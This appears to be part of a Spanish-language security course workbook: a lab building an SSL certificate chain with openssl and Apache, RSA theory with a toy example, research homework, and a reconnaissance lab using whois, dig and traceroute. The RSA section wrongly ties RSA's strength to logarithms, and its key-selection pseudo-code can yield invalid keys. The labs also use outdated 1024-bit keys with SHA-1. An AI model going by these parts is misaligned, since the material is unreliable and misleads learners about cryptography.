Puedes revisar los datos de seguridad de la conexión dando un clic sobre el ícono de candado (resaltado en color amarillo) que se encuentra en la parte inferior izquierda del navegador [Mozilla](#):



Pantalla de Mozilla con detalles sobre el certificado digital del sitio visitado (Knoppix 3.7)

Esta ventana informa al usuario sobre los datos de conexión y opciones de seguridad. Entre otras cosas, nos informa que la comunicación ha sido cifrada. Si deseas comprobar que los datos no se envían en texto claro puedes ejecutar un analizador de protocolos como **ethereal** y capturar la comunicación entre el navegador y el servicio **https** (puerto 443). Para el caso de **ethereal**, utiliza el filtro: **src or dst port 443**; no olvides seleccionar la interfaz de red local (**lo**) si vas a hacer la captura y el acceso a la página en tu propio equipo. Una comunicación con SSL vista con la opción **Follow TCP stream** de **ethereal** se vería similar a ésta:



Pantalla de analizador de protocolos Ethereal, que muestra que, salvo datos de encabezado de SSL, el resto de la comunicación es ilegible (Knoppix 3.7)

[NOTA: Aunque el contenido en sí de las páginas Web y las solicitudes hechas por el cliente no son visibles, hay una parte de la comunicación dentro del protocolo SSL que viaja en texto claro y que corresponde a la parte de negociación de algoritmos de cifrado e información sobre los certificados digitales.]

Actividad 2) Generación e instalación de certificados digitales de Web

Ahora generarás tus propios certificados digitales para la página Web que utilizará el protocolo SSL. Ocuparás 3 niveles jerárquicos organizados de la siguiente manera:

Certificado de Autoridad Certificadora Raíz
Entidad: ACR
(firma certificado de ACI)

Certificado de Autoridad Certificadora Intermedia
Entidad: ACI
(firma certificado final de servidor www.prueba.localdomain)

Certificado de Servidor
Entidad: www.prueba.localdomain
(certificado final sin capacidad para firmar otros certificados)

Organización jerárquica de certificados digitales para la actividad.

Para poder validar la autenticidad del certificado del servidor será necesario recorrer la cadena de certificación, validando a la Autoridad Certificadora Intermedia (ACI) y a la Autoridad Certificadora Raíz (ACR).

Para la generación de certificados ocuparás un archivo de configuración estándar, [openssl.cnf](#), que se encuentra en el directorio [/etc/ssl](#). Para facilitar el procedimiento, copia este archivo de configuración a tu directorio de trabajo, [/home/knoppix](#) (esto te permitirá además modificar algunas opciones, como la duración de los certificados).

```
knoppix@0[knoppix]$ su
root@0[knoppix]# cp /etc/ssl/openssl.cnf ./
```

Ahora genera el certificado de la ACR ([acr.crt](#)) y su archivo correspondiente de llave privada ([acr.key](#)) con los siguientes comandos (llena los datos del certificado y contraseña cuando se te pidan):

```
root@0[knoppix]# openssl req -newkey rsa:1024 -sha1 \
> -keyout acr.key -out acr.req
root@0[knoppix]# openssl x509 -req -in acr.req -sha1 \
> -extfile openssl.cnf -extensions v3_ca -signkey acr.key -out acr.crt
root@0[knoppix]# openssl x509 -issuer -subject -noout -in acr.crt
```

Ahora genera el certificado de la ACI ([aci.crt](#)) y su llave privada ([aci.key](#)). Al igual que en el procedimiento anterior, llena los campos correspondientes a los datos del certificado y selecciona una contraseña para la llave privada (necesitarás la contraseña de la llave privada de la ACR):

```
root@0[knoppix]# openssl req -newkey rsa:1024 -sha1 \
> -keyout aci.key -out aci.req
root@0[knoppix]# openssl x509 -req -in aci.req -sha1 \
> -extfile openssl.cnf -extensions v3_ca -CA acr.crt -CAkey acr.key \
> -CAcreateserial -out aci.crt
root@0[knoppix]# openssl x509 -issuer -subject -noout -in aci.crt
```

Por ultimo, genera el certificado digital del servidor ([servidor.crt](#)) y su llave privada ([servidor.key](#)). En este caso es importante que tecles el nombre del servidor (www.prueba.localdomain) en la opción de **Common Name (CN)**. Necesitarás la contraseña de

la llave privada de ACI:

```
root@0[knoppix]# openssl req -newkey rsa:1024 -sha1 \
> -keyout servidor.key -out servidor.req
root@0[knoppix]# openssl x509 -req -in servidor.req -sha1 \
> -extfile openssl.cnf -extensions usr_cert -CA aci.crt -CAkey aci.key \
> -CAcreateserial -out servidor.crt
root@0[knoppix]# openssl x509 -issuer -subject -noout -in servidor.crt
```

Ahora copia el certificado del servidor y su llave privada (**servidor.crt** y **servidor.key**) en los directorios **/etc/apache/ssl.crt** y **/etc/apache/ssl.key** respectivamente:

```
root@0[knoppix]# cp servidor.crt /etc/apache/ssl.crt
root@0[knoppix]# cp servidor.key /etc/apache/ssl.key
```

Edita el archivo **/etc/hosts** con un editor de texto como en la actividad anterior, agregando el nombre del servidor ([www.prueba.localdomain](#)) a la primera línea. Para ello primero debes crear una copia modificable del archivo:

```
root@0[knoppix]# rm /etc/hosts
root@0[knoppix]# cp /KNOPPIX/etc/hosts /etc/hosts
```

La primera línea se deberá ver así:

```
127.0.0.1 Knoppix localhost www.prueba.localdomain
```

A continuación, edita **/etc/apache/conf.d/mod-ssl-01-vhost.conf** y modifica los parámetros **SSLCertificateFile** y **SSLCertificateKeyFile**, de manera que utilicen los archivos del certificado (**servidor.crt**) y llave privada (**servidor.key**) del servidor.

Por último, crea el directorio **/var/www-ssl** y un archivo **index.html** dentro de este directorio; a continuación levanta el servidor Web apache utilizando la herramienta **apachectl**:


```
root@0[knoppix]# apachectl stop
root@0[knoppix]# apachectl start
```

Nota que en esta ocasión, a diferencia de la actividad anterior, **apachectl** solicita la contraseña del certificado para utilizarlo, esto se debe a que el archivo de llave privada que corresponde al certificado de pruebas que utilizaste en la actividad pasada, no estaba cifrado.

Una vez que está instalado el certificado y que has creado una ruta estática hacia el nombre del sitio para el cual fue generado el certificado digital, prueba entrar al sitio con un navegador Web como **Mozilla**, utilizando el URL <https://www.prueba.localdomain>.


Si todo está correcto, deberás observar la página Web (index.html) que creaste. Sin embargo, seguirá apareciendo una ventana de advertencia sobre el certificado y deberás aceptar manualmente el acceso al sitio.

Para evitar esto vamos a importar los certificados digitales de las autoridades certificadoras (ACR y ACI). En este ejemplo trabajaremos con el navegador **Mozilla** pero el procedimiento es similar en cualquier navegador. Selecciona el menú de ventana de **Mozilla Edit → Preferences**. Se abrirá una ventana con un árbol de opciones en el lado izquierdo; aquí selección la opción **Privacy & Security → Certificates** y dentro de este menú da clic en el botón **Manage Certificates**.



Pantalla con lista de certificados raíz de confianza, cargados por omisión en Mozilla (Knoppix 3.7)


Verás una ventana con varias pestañas; selecciona la pestaña **Authorities** y da clic en el botón **Import**. Selecciona **acr.crt** del directorio donde hayas estado trabajando y da clic en **Open**.



Pantalla de Mozilla para validar inserción de nueva autoridad certificadora de confianza (Knoppix 3.7)

Selecciona en la nueva ventana que aparece la opción **Trust This CA to identify web sites**. Repite el mismo procedimiento con el certificado de la Autoridad Certificadora Intermedia (**aci.crt**). Tus certificados estarán ahora en el árbol de autoridades reconocidas por el navegador bajo el nombre común de la Autoridad Certificadora Raíz.

Prueba nuevamente entrar al sitio con el navegador; en esta ocasión deberás poder entrar directamente, sin ningún tipo de advertencia. Adicionalmente puedes verificar la cadena de certificación dando clic en el ícono de candado de la esquina inferior derecha, seleccionando la pestaña **Security** de la ventana que aparece con el título de **Page Info** y dando clic en la pestaña **Details** de la ventana titulada **Certificate Viewer**:



Pantalla de Mozilla que muestra cadena de certificación de los certificados digitales de prueba (Knoppix 3.7)

[NOTA: Basta con distribuir los certificados digitales que se encuentran en la cadena de certificación, e instalarlos en los navegadores desde donde se consultará el sitio Web para que un certificado desarrollado por nosotros sea validado con éxito. Naturalmente, es mucho más complicado cuando se trata de un sitio Web público, en Internet.]

Existen algunas lecciones aprendidas en esta práctica que resumimos a continuación:

- Aún cuando el navegador detecte una anomalía con un certificado, si el usuario acepta la anomalía puede ocurrir una violación de seguridad.
- Si de alguna manera un atacante logra instalar certificados raíz en navegadores Web de sus víctimas, podrá generar certificados apócrifos que no serán detectados como anómalos por el navegador.
- Si de alguna manera un atacante logra modificar información en servidores DNS, o bien editar el archivo **hosts** (Windows y Unix) en equipos de sus víctimas, podría utilizar certificados para sitios diferentes, sin que el navegador Web detecte la anomalía.

Derivado de los puntos anteriores podemos concluir que todos los elementos que participan en la generación y validación de certificados deben contar con esquemas de seguridad local adecuados para que el protocolo SSL sea funcional. Típicamente las estaciones de trabajo son los puntos más vulnerables y propensos a ser atacados. Adicionalmente, los ejemplos anteriores demuestran que los esquemas de seguridad de sitios Web que involucran el uso certificados digitales y protocolos como SSL, no son infalibles.

Referencias

"Network Security with OpenSSL", John Viega et al, Ed. O'Reilly, 2002

"Web Hacking: Attacks and Defense", Stuart McLure et al, Ed. Addison-Wesley, 2002

Referencias en "Bibliografía recomendada": [7], [8] y [9]

9. [Autoaprendizaje] Bases teóricas e implementación del algoritmo RSA

Introducción

Esta actividad de autoaprendizaje te mostrará las bases matemáticas y teóricas que sustentan al algoritmo de llave pública conocido como RSA.

Antecedentes

RSA es un algoritmo asimétrico cuyo nombre se debe a las iniciales de los apellidos de sus creadores: Ron Rivest, Adi Shamir y Leonard Adleman. RSA fue un algoritmo patentado; en 1982 se creó RSADSI (RSA Data Security Inc., con el propósito de desarrollar y comercializar la patente de RSA (así como la de otros algoritmos criptográficos, como son RC2 y RC4).

La patente de RSA caducaba el 20 de septiembre del 2000, pero meses antes RSADSI decidió dar acceso público al algoritmo sin el cobro de derechos de patente.

Comparado con DES (algoritmo de cifrado simétrico), RSA es 100 veces más lento al implementar ambos en software y aproximadamente 1000 veces más lento si ambos se implementan en hardware.

Bases teóricas de algoritmo RSA

La fortaleza del algoritmo RSA reside en las funciones de exponenciación y logaritmo. Si tenemos por ejemplo $10^2=100$, la función inversa (logaritmo base 10 de 100) sería $\log_{10}(100)=2$. En este ejemplo es relativamente fácil obtener el resultado con la función inversa, pero que pasa si ocupamos números mucho más grandes. Mientras que la función de exponenciación sigue siendo relativamente sencilla de realizar, la función logaritmo requiere mucho más tiempo y recursos.

RSA es seguro cuando se utilizan números grandes porque obtener el logaritmo con estos números es considerablemente más difícil que generarlos al exponerlos. Sin embargo, si en el futuro alguien descubriera un método matemático para obtener un logaritmo, que fuera tan eficiente como los métodos actuales de exponenciación, se podría romper con relativa facilidad un cifrado de RSA.

Las fórmulas que se emplean para generar llaves y encriptar texto con el algoritmo RSA se muestran a continuación:

Sean p , q números primos, e elemento de la llave privada y d elemento de la llave pública.

Para calcular el valor N que completa las llaves con los elementos e y d (la llave privada en realidad se define como el conjunto $\{e, N\}$, la llave pública se define como el conjunto $\{d, N\}$), usa la siguiente fórmula:

$$N = (p)(q)$$

Valor M (e , la llave privada, tiene que ser primo relativo de este valor):

$$M = (p-1)(q-1)$$

Para derivar la llave pública de la llave privada utiliza la fórmula:

$$d = (e^{(-1)}) \pmod{M}$$

Para encriptar un texto t y obtener un texto cifrado c , utiliza la siguiente fórmula:

$c = (t^e) \pmod{N}$

Para desencriptar la fórmula que se utiliza es la siguiente:

$t = (c^d) \pmod{N}$

[NOTA: observa cómo es necesario el par de valores e y N , o d y N para formar llaves, ya que tanto para encriptar como para desencriptar se utilizan ambos; en el caso de la llave privada, comúnmente se almacenan los valores de p y q , que son necesarios para derivar la llave pública, por lo tanto, en la práctica, la llave privada suele formarse con el conjunto de números $\{e, N, p, q\}$ (por lo tanto es más grande que la llave pública)]

Las fórmulas que se mostraron anteriormente utilizan aritmética modular; para facilitar su implementación en un programa utiliza los siguientes algoritmos:

Asigna un número primo a p y a q (p debe ser diferente de q); calcula también N y M de acuerdo a las fórmulas que se muestran arriba.

Para el cálculo de la llave privada e usa el siguiente algoritmo (seudo-código):

```

entero tmp
entero cont = 0
haz
{
    incrementa cont
    tmp = M / cont
} hasta que "tmp no sea entero"
e = cont;

```

Para calcular la llave pública d , utiliza el siguiente algoritmo (seudo-código):

```

entero tmp
entero cont = 0
haz
{
    incrementa cont
    tmp = ((cont*M)+1)/e
} hasta que "tmp sea entero"
d = tmp

```

Ejemplo de cifrado RSA con números muy pequeños

En la práctica se utilizan números muy grandes de p y q , así como otros algoritmos de apoyo para agilizar el proceso:

Sean $p = 11$ y $q = 3$,

$N = (p)(q)$:

$N = 11 * 3 = 33$

$M = (p-1)(q-1)$:

$M = (11-1) (3-1) = 20$

$e = M / cont$, hasta que el resultado sea un número no entero (incrementando $cont$ en 1, a partir de 1):

$cont = 1; tmp = 20 / 1 = 20 \rightarrow$ No sirve

$cont = 2; tmp = 20 / 2 = 10 \rightarrow$ No sirve

$cont = 3; tmp = 20 / 3 = 6.67 \rightarrow$ Sirve, porque 6.67 ya no es entero, por lo tanto, $e = 3$.

$d = ((cont * M) + 1) / e$, hasta que el resultado sea un número entero (incrementando **cont** en 1, a partir de 1):

cont = 1; tmp = (1*20+1)/3 = 7 → Sirve, porque 7 es entero, por lo tanto, **d = 7**.

Ya tenemos nuestras llaves **e=(3, 33)** y **d=(7, 33)**; con esta información podemos encriptar un mensaje **t** en un texto cifrado **c**: $c = t^e \bmod N$

Sea t = 2

c = 2^3 mod 33 = 8 mod 33 = 8

Para desencriptar el mensaje **c = 8**, y obtener un texto **t** utilizaríamos: $t = c^d \bmod N$

t = 8 ^ 7 mod 33 = 2097152 mod 33 = 2

Por lo tanto, hemos podido obtener nuevamente el mensaje **t=2**.

[NOTA: como habrás observado, no puedes encriptar datos cuyo valor numérico sea mayor o igual a N debido al módulo que se ocupa en la fórmula; todo el texto debe encriptarse como un solo valor numérico en una sola vez. Se puede partir el texto y cifrar segmentos por separado, pero esto vulnera el algoritmo y facilita el criptoanálisis.]

[NOTA: en la práctica, los números primos que se ocupan son muy grandes, por lo que normalmente se requiere el uso de librerías que manejen números con una gran cantidad de dígitos (más de 1000 normalmente). Las librerías matemáticas estándares de los lenguajes de programación normalmente no soportan el manejo de números tan grandes.]

Referencias

RSA tutorial, capítulo 1, pastcow.org (<http://www.pastcow.org/rsa.php>)

Referencias en "Bibliografía recomendada": [7] [8] y [12]

10. [Tarea] Criptografía con curvas elípticas

Introducción

En esta actividad investigarás lo que es la criptografía de curvas elípticas, así como sus ventajas para su uso en criptografía asimétrica (de llave pública).

Actividad1) Investigación de curvas elípticas

Investiga fuentes bibliográficas y de Internet y contesta las siguientes preguntas:

- ¿Qué son las curvas elípticas?
- ¿Qué propiedades matemáticas tienen?
- ¿Qué aplicaciones tienen? (distintas a la criptografía)

Actividad 2) Aplicación de curvas elípticas en criptografía

Investiga fuentes bibliográficas y de Internet y contesta las siguientes preguntas:

- ¿Cómo se pueden utilizar las curvas elípticas en criptografía asimétrica? ¿Cuáles son sus propiedades criptográficas?
- ¿Qué ventajas y/o desventajas tienen frente a otros algoritmos asimétricos que no usan curvas elípticas?
- ¿Qué tanto se utilizan actualmente las curvas elípticas en criptografía? ¿Qué razones existen para que exista tal grado de utilización?

11. [Tarea] Estudio de mercado de productos PKI

Introducción

En esta actividad investigarás los productos actualmente disponibles en el mercado que se clasifican como "Public Key Infrastructure" (PKI).

Actividad 1) Investigación de productos en el mercado

Investiga marcas y modelos de 3 productos que compararás. Los sistemas que selecciones deberán encontrarse el mismo segmento de mercado y sólo podrás seleccionar un segmento de mercado de los siguientes:

- Grandes empresas y corporaciones
- Pequeña y mediana empresa

Actividad 2) Comparación de productos

Realiza una tabla comparativa de los productos seleccionados, utilizando los siguientes rubros de comparación:

- Precio (usa precios de lista o rangos de precios reportados en Internet)
- Características de seguridad
- Dispositivos de autenticación que integran (hardware, marcas)
- Software con el que se integran y son compatibles
- Opciones de soporte técnico (telefónico, en sitio, en línea...; horas hábiles, 7x24...)
- Estabilidad de la empresa (análisis de especialistas financieros sobre la empresa si ésta cotiza en bolsa, años en el mercado, ganancias reportadas, etc.)
- Requerimientos (hardware y software)

Tu reporte deberá contar con los siguientes requerimientos adicionales:

- Conclusión: escoge el mejor producto y explica tu decisión soportada por argumentos

12.[Tarea] Estudio de mercado de productos para VPN

Introducción

En esta actividad investigarás los productos actualmente disponibles en el mercado que se clasifican como "Virtual Private Network" (VPN).

Actividad 1) Investigación de productos en el mercado

Investiga marcas y modelos de 3 productos que compararás. Los sistemas que selecciones deberán encontrarse el mismo segmento de mercado y sólo podrás seleccionar un segmento de mercado de los siguientes:

- Grandes empresas y corporaciones
- Pequeña y mediana empresa
- Doméstico (uso personal)

Actividad 2) Comparación de productos

Realiza una tabla comparativa de los productos seleccionados, utilizando los siguientes rubros de comparación:

- Precio (usa precios de lista o rangos de precios reportados en Internet)
- Características de seguridad
- Algoritmos criptográficos que soporta
- Opciones de soporte técnico (telefónico, en sitio, en línea...; horas hábiles, 7x24...)
- Estabilidad de la empresa (análisis de especialistas financieros sobre la empresa si ésta cotiza en bolsa, años en el mercado, ganancias reportadas, etc.)
- Requerimientos (hardware y software)

Tu reporte deberá contar con los siguientes requerimientos adicionales:

- Conclusión, donde escojas un producto como el mejor y expliques los criterios para hacerlo

13.[Tarea] Criptografía cuántica

Introducción

El cómputo cuántico es un área fascinante y muy importante para la criptografía. La creación de computadoras cuánticas podría convertir en obsoletos los actuales sistemas criptográficos y a la

vez generar nuevas opciones para mantener la confidencialidad e integridad de la información.

En esta tarea investigarás qué es y cómo se podría aplicar (en teoría) el cómputo cuántico a la criptografía.

Actividad 1) Investiga qué es el cómputo cuántico y responde a las siguientes preguntas

- ¿Qué es un qbit y qué propiedades tiene?
- ¿Qué diferencias hay entre el cómputo cuántico y el cómputo tradicional?
- ¿Qué limitaciones existen actualmente para crear computadoras cuánticas?
- ¿Cuántas computadoras cuánticas existen actualmente? ¿cuáles son?

Actividad 2) El cómputo cuántico y la criptografía

- ¿Qué propiedades del cómputo cuántico se pueden aplicar en criptografía?
- ¿Qué otras propiedades de seguridad posee el cómputo cuántico?

4. Seguridad en redes

1. [Práctica] Identificación de objetivos con herramientas de Internet

Introducción

En esta práctica aprenderás cómo un atacante puede obtener información pública sobre sistemas de cómputo a través de servicios públicos en Internet y herramientas Unix, en el sistema operativo Knoppix (Linux).

Actividad 1) obtención de información general de dominio con WHOIS

Sea **<objeto>** una dirección IP o nombre de dominio definido por tu profesor, ejecuta el siguiente comando en un shell de Knoppix para obtener información del mismo:

```
knoppix@0 [knoppix]$ whois -h whois.lacnic.net <objeto>.
```

Esta búsqueda proporcionará información de un sistema registrado en el NIC de América Latina; tu profesor te proporcionará otros sistemas para que puedas obtener información. Para obtener información de sistemas en otras regiones del mundo, utiliza los siguientes dominios anteponiéndoles el nombre de sistema **whois (whois.xxxxxxx)**:

- lacnic.net (Latinoamérica y el Caribe)
- apnic.net (Región Asia-Pacífico)
- arin.net (Estados Unidos y Canadá)
- ripe.net (Región Europa)

[NOTA: todos estos servicios de búsqueda cuentan también con servicios basados en Web que pueden ser consultados con un navegador en un servidor con el mismo dominio, anteponiendo el nombre del sistema **www** (por ejemplo: www.lacnic.net).]

[NOTA: muchas empresas han reducido la cantidad de información disponible a través del **NIC** por seguridad, asimismo, algunos sitios de consulta con **whois** también han limitado la información que proporcionan; hoy en día es común obtener muy poca información para algunos sitios.]

Para información más detallada sobre este comando utiliza el comando **man (man whois)**.

Actividad 2) obtención de información específica de sistemas con NSLOOKUP y DIG

Sea **<sistema>** una dirección IP o nombre de sistema definido por tu profesor, ejecuta el siguiente comando en un **shell** de Knoppix para obtener información específica del mismo:

```
knoppix@0 [knoppix]$ nslookup -querytype=ANY <sistema>
```

El comando utiliza el servidor DNS actual para hacer la búsqueda, por lo que es probable que

tengamos una respuesta similar a esta: “**Non-authoritative answer:**”. En algún punto también se listarán servidores que pueden dar una respuesta más precisa, para ello basta con agregar el nombre de dominio de estos servidores **<auth_server>** al final:

```
knoppix@0 [knoppix]$ nslookup -querytype=ANY <sistema> <auth_server>
```

Para información más detallada sobre este comando utiliza el comando **man** (**man nslookup**).

[NOTA: el comando **nslookup** está siendo reemplazado por el comando **dig** en varios sistemas Unix; es probable que **nslookup** ya no esté incluido en el futuro]

Para hacer búsqueda con el comando **dig** teclea:

```
knoppix@0 [knoppix]$ dig ANY <sistema>
```

Al igual que con **nslookup**, podemos seleccionar un servidor de dominio alternativo **<auth_server>** agregándolo con una arroba, ‘@’, al principio:

```
knoppix@0 [knoppix]$ dig @<auth_server> ANY <sistema>
```

Para información más detallada sobre este comando utiliza el comando **man** (**man dig**).

Actividad 3) Rastreos de rutas sobre IP

En esta actividad utilizarás la herramienta de Unix **traceroute** para identificar y ubicar sistemas de cómputo en la red.

En el entorno de Knoppix Linux, utiliza el siguiente comando para generar un rastro de ruta hacia el sistema **<sistema>**, que te indicará el profesor:

```
knoppix@0 [knoppix]$ traceroute <sistema>
```

La utilería **traceroute** genera paquetes con un parámetro **TTL** (time to live, dentro del encabezado de IP) que se va incrementando a partir de 1. Cada dispositivo de ruteo por el que pasen estos paquetes decrementará en 1 este parámetro (**TTL**) y en aquel donde este parámetro llegue a ser 0, el dispositivo debería generar un paquete **ICMP** del tipo **TIME_EXCEEDED** (tipo #11).

Para cada sistema la herramienta enviará 3 paquetes, reportando el tiempo de respuesta para cada uno junto al nombre del sistema; en ocasiones aparecerán asteriscos (*) en vez de tiempos de respuesta, lo que indica que no se recibió respuesta alguna dentro del tiempo límite establecido por la herramienta (esto puede deberse a problemas de comunicación o filtros de tráfico como firewalls).

Adicionalmente, en ocasiones aparecerán algunas letras precedidas por un signo de admiración en los tiempos de respuesta. El significado de algunos de estos indicadores se lista a continuación:

Indicador	Significado
!H	Sistema no disponible
!N	Red no disponible
!P	Protocolo no disponible
!A	El acceso a la red está prohibido
!C	El acceso al sistema está prohibido
!S	Falló el establecimiento de una ruta predefinida
!F	Se requiere fragmentación de paquetes
!X	Comunicación prohibida por administración
!V	Violación en el orden de sistemas (sistema predecesor)

